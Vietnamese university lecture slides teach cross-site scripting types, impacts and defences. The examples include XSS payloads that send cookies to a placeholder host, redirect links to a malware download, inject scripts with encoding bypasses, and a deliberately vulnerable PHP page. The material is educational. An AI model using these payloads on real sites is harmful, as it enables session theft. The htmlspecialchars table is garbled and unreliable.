



Bảo mật web và ứng dụng

Cross-Site Scripting Attack (XSS)

Mục tiêu

- XSS
- Nguyên nhân
- Các dạng tấn công XSS
- Biện pháp ngăn chặn

XSS

- Một dạng **tấn công Injection**: script được chèn vào trang web → bypass quản lý truy cập và giả mạo nạn nhân
- Attacker lợi dụng lỗ hổng của trang web để **gửi mã độc** (thường là client script) **đến người dùng khác**
- Lỗ hổng thường xuất hiện ở trang web **có chỗ nhập input** cho người dùng **gửi dữ liệu**

Nguyên nhân

Tấn công XSS xuất hiện khi:

- Dữ liệu gửi đến web từ nguồn không tin cậy dưới dạng request (**input**)
- Dữ liệu được thêm vào nội dung web và gửi đến người dùng (**output**), tuy nhiên dữ liệu **không thực hiện hoặc thực hiện thiếu**:
 - Validation (kiểm tra)
 - Encoding (mã hóa)
 - Sanitize (làm sạch)

→ Trình duyệt không thể phát hiện payload độc hại

Các dạng tấn công


Có thể chia thành 3 dạng:

- Stored (còn gọi là persistent – bền vững)
- Reflected (còn gọi là non-persistent – không bền vững)
- DOM-based (ít phổ biến hơn)
- <script>alert(1)</script>

<https://www.acunetix.com/websitetutorial/xss/>

https://developer.mozilla.org/en-US/docs/Glossary/Cross-site_scripting

Stored XSS Attack



Stored XSS Attack

- **Script độc** khi gửi đi **được lưu trong server** mục tiêu dưới dạng từ:
 - Tin nhắn forum
 - Comment
 - ...
- **Nạn nhân truy cập** dữ liệu đã được lưu và **script độc** được gửi về
- Tên gọi khác: Persistent hay Type-I XSS
- Stored XSS **không** cần attacker dựng một URL độc để thực hiện khai thác.


Stored XSS Attack – Ví dụ (1)

- Một blog về công nghệ
- Ở cuối mỗi post có khung **nhập comment** cho người đọc.
- Các comment **sẽ được load kèm theo bài post.**

```
<html>
...
<body>
...
<p class="comment">comment</p>
</body>
...
</html>
```



Stored XSS Attack – Ví dụ (2)



Stored XSS Attack – Ví dụ (3)




Attacker gửi
comment chứa
script độc



User B xem
bài post



Cơ sở dữ
liệu



Web
application

```
<html>
...
<body>
...
<p class="comment">Jason, I love your blog post!
<script>onload=window.location="http://www.certifiedhacker.com"</script></p>
</body>
...
</html>
```

Stored XSS Attack

- Tầm ảnh hưởng: **bất kỳ user nào** có yêu cầu trang web đã được nhúng mã script đều bị ảnh hưởng.

Reflected XSS Attack

- Có thể xảy ra ở bất kỳ trang web nào ở đó:
 - Nhận các input từ người dùng thông qua các tham số trong request GET hoặc POST.
 - Thêm các tham số đó vào response trả về để hiển thị cho user
 - Không có hoặc thiếu cơ chế kiểm tra, mã hóa dữ liệu trước khi hiển thị

Reflected XSS Attack



User A
thông
thường



http://certifiedhacker.com/
jason_file.html



http://certifiedhacker.com/<script>alert("WARNING: The
application has encountered a error")</script>¹⁴

Server Code

```
<html>
<body>
<? php
print "Not found: " .
urldecode($_SERVER["REQUEST_URI"]);
?>
</body>
</html>
```


Xử lý các yêu cầu
đến một trang web
không tồn tại: 404



Reflected XSS Attack


- Script độc được thêm vào như 1 phần của URL hoặc tham số HTTP.
- Script độc sau đó chèn vào response được server gửi lại cho nạn nhân dưới dạng:
 - Thông báo lỗi
 - Kết quả tìm kiếm
 - Bất kỳ dạng response nào chứa input đã được gửi
- Tấn công được thực hiện bằng cách gửi cho nạn nhân một URL (thường là URL dạng GET Request) qua email, mạng xã hội,...
- Người dùng click vào URL và server gửi mã độc về trình duyệt người dùng để thực thi
- Tên khác: Non-Persistent or Type-II XSS

Reflected XSS Attack – Ví dụ 1



- In this example, the attacker crafts an email message with a malicious script and sends it to the victim:
`<A HREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>
maliciouscode</SCRIPT>>Click here`
- When the user clicks on the link, the URL is sent to **bank.com** with the malicious code
- The legitimate server hosting bank.com website sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine

Reflected XSS Attack – Ví dụ 2



Reflected XSS Attack

- Tầm ảnh hưởng: chỉ những user click vào URL chứa mã script độc
- Mức độ nguy hiểm tương tự như Stored XSS.

DOM-based XSS

- Dạng con của XSS
- Type-0 XSS
- Nội dung trang web được server trả về không đổi, không chứa script độc, tuy nhiên code bên client thực thi khác thường do bị thay đổi cấu trúc DOM.
- Script độc được chèn để chỉnh sửa cấu trúc DOM của trang web trên trình duyệt của client:
 - Thay đổi form
 - Chuyển hướng submit
 - Chặn không cho gửi giá trị về server

DOM-based XSS – Ví dụ

Response từ phía server cho index.html: tạo các option ngôn ngữ dựa trên tham số trên URL

Select a language:


```
<select>
  <script>
    document.write("<OPTION
value=1>" + document.location.href.substring(document.location.
href.indexOf("default=") + 8) + "</OPTION>");
    document.write("<OPTION
value=2>English</OPTION>");
  </script>
</select>
```

Request từ user thông thường

http://www.example.com/index.html?default=
Vietnamese

Request từ attacker

http://www.example.com/index.html?default=
<script>alert(document.cookie)</script>



Select a language:

```
<select>
  <OPTION value=1>Vietnamese</OPTION>
  <OPTION value=2>English</OPTION>
</select>
```

Select a language:

```
<select>
  <OPTION value=1>
    <script>alert(document.cookie)</script>
  </OPTION>
  <OPTION value=2>English</OPTION>
</select>
```

XSS – Tác động

- Dùng thực hiện:
 - Chiếm quyền điều khiển: Cookie, Session Token
 - Truy cập và gửi thông tin nhạy cảm
 - Chỉnh sửa nội dung HTML - Deface
 - Keylog
 - Yêu cầu nạn nhân tải virus
 - XSS worm
 - Tạo ra botnet để thực thi DDoS
- Lỗi bảo mật thường gặp nhất trên web
Facebook, Twitter, nhiều diễn đàn,... từng là nạn nhân

Những cách chèn script

- <body **onload**=alert('test1')>
-
- <script>window.location=URL</script>
- <script>document.write("<img
src=HOST"+document.cookie+""/>");</script>
- AJAX

Thêm một số ví dụ - 1

```
http://example.com/index.php?user=<script>alert(123)</script>
```

```
http://example.com/index.php?user=<script>window.onload =  
function() {var AllLinks=document.getElementsByTagName ("a");  
AllLinks[0].href = "http://badexample.com/malicious.exe";  
}</script>
```

Ví dụ 2 - Tag Attribute Value

```
<input type="text" name="state" value="INPUT_FROM_USER">  
" onfocus="alert(document.cookie)"
```

Ví dụ 3 - Different syntax or encoding

```
"><script>alert(document.cookie)</script>
```

```
"><ScRiPt>alert(document.cookie)</ScRiPt>
```

```
"%3cscript%3ealert(document.cookie)%3c/script%3e
```

XSSed - Trang web chứa lỗ hổng

XSSed cung cấp tất cả thông tin về lỗ hổng XSS và là kho trực tuyến lớn nhất chứa danh sách các website có lỗ hổng XSS

The screenshot shows the XSSed homepage with a header containing the site's name and a search bar. Below the header is a legend for symbols: R (blue star), S (green checkmark), F (red X), PR (blue star), Category (XSS), and Mirror (mirror icon). A table lists 15 entries of XSS vulnerabilities, each with a date, author, domain, and status columns.

Date	Author	Domain	R	S	F	PR	Category	Mirror
13/03/15	SquirrelBuddha	webcenters.netscape.compuserve.com	R	★	✗	70880	XSS	mirror
13/03/15	puritys	store.samsung.com		★	✓	340	XSS	mirror
13/03/15	Ariana Grande	auth.dhs.gov		★	✓	4057	XSS	mirror
13/03/15	MrCyph3r	www.titivillus.it			✗	11882046	XSS	mirror
13/03/15	Fabian Cuchietti	www.brazzers.com		★	✓	1755	XSS	mirror
13/03/15	03storic	www-ssrl.slac.stanford.edu	R	★	✓	866	XSS	mirror
13/03/15	C37HUN	touch.afisha.mail.ru		★	✓	52	XSS	mirror
13/03/15	C37HUN	touch.tv.mail.ru		★	✓	52	XSS	mirror
13/03/15	Nicholas Lemonias	english.sinopet.com		★	✗	64119	XSS	mirror
13/03/15	M4D3RS	www.fbi.com			✗	1431720	XSS	mirror
13/03/15	Anonymous	ged.latribune.fr		★	✓	9920	XSS	mirror
13/03/15	Keeper	bg.msi.com		★	✓	5016	XSS	mirror
13/03/15	RedToor	www.wesecure.nl			✓	14032513	XSS	mirror

<http://www.xssed.com>

<http://www.xssed.com/archive>

Cách xác định lỗ hổng

- XSS khó để nhận dạng và khắc phục
- Cách tốt nhất:
 - Thực hiện đánh giá bảo mật mã nguồn
 - Xem xét tất cả nơi input có thể dùng làm HTML output.
- **Lưu ý:** có nhiều cách gửi JavaScript độc
- Sử dụng công cụ để scan: Nessus, Nikto,..

Biện pháp ngăn chặn

A slide with a teal background and an orange vertical bar on the left. The word "XSS" is written in large white letters. Below it, the text "What is Cross-Site Scripting? Threat level: VERYHIGH" is displayed. A red horizontal line underlines the last sentence.

XSS

What is Cross-Site Scripting? Threat level: **VERYHIGH**

Injection of malicious scripts through the URL.
Allowing hackers to easily steal any of your passwords, without hacking the site.
It's highly effective, difficult to identify but relatively easy to prevent.

[https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

Biện pháp ngăn chặn

- Encoding:
 - HTML Entity
 - HTML Attribute
 - URL
 - JavaScript
- Validation / Sanitize
- CSP (Content Security Policy)

```
Content-Security-Policy: default-src 'self'; img-src *; media-src  
media1.com media2.com; script-src userscripts.example.com
```

Biện pháp ngăn chặn

- Server (PHP):
 - Encoding:
 - htmlspecialchars():
 & → & < → < > → > > → > ‘ → ' / → /
 - urldecode ()
 - Validation / Sanitize:
 - strip_tags()
 - filter_var ()
- Client:
 - encodeURI();
 - encodeURIComponent();
 - escape()

Bài tập XSS

- <https://xss-game.appspot.com/>
- XSS Game được phát triển bởi Google
- 6 levels – Nộp minh chứng trên moodle

Warning: You are entering the XSS game area

Welcome, recruit!

Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch them, pronto!

At Google, we know very well how important these bugs are. In fact, Google is so serious about finding and fixing XSS issues that we are paying mercenaries up to \$7,500 for dangerous XSS bugs discovered in our most sensitive products.

In this training program, you will learn to find and exploit XSS bugs. You'll use this knowledge to confuse and infuriate your adversaries by preventing such bugs from happening in your applications.

There will be cake at the end of the test.

Bảo mật web và ứng dụng



Trường ĐH CNTT TP. HCM

Tham khảo

- [https://www.owasp.org/index.php/Cross-site Scripting \(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/Testing for Reflected Cross site scripting \(OTG-INPVAL-001\)](https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001))

Tham khảo – Prevention

- [https://www.owasp.org/index.php/XSS \(Cross Site Scripting\) Prevention Cheat Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

Tham khảo - Payload

- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20injection#xss-in-wrappers-javascript-and-data-uri>
- <http://www.hackingmonks.net/2017/02/cross-site-scripting-xss-5-medium.html>
- <http://www.cgisecurity.com/xss-faq.html>
- <https://www.homelab.it/index.php/2016/01/02/dvwa-xss-reflected-soluzione-completa/>

ByPass

- <https://security.stackexchange.com/questions/145716/xss-bypass-strtoupper-htmlspecialchars>
- <http://www.jsfuck.com/>
- <https://stackoverflow.com/questions/2894466/xss-attack-to-bypass-htmlspecialchars-function-in-value-attribute>
- <https://recalll.co/ask/v/topic/php-XSS-attack-to-bypass-htmlspecialchars%28%29-function-in-value-attribute/5a270ea51126f4451f8b49b9>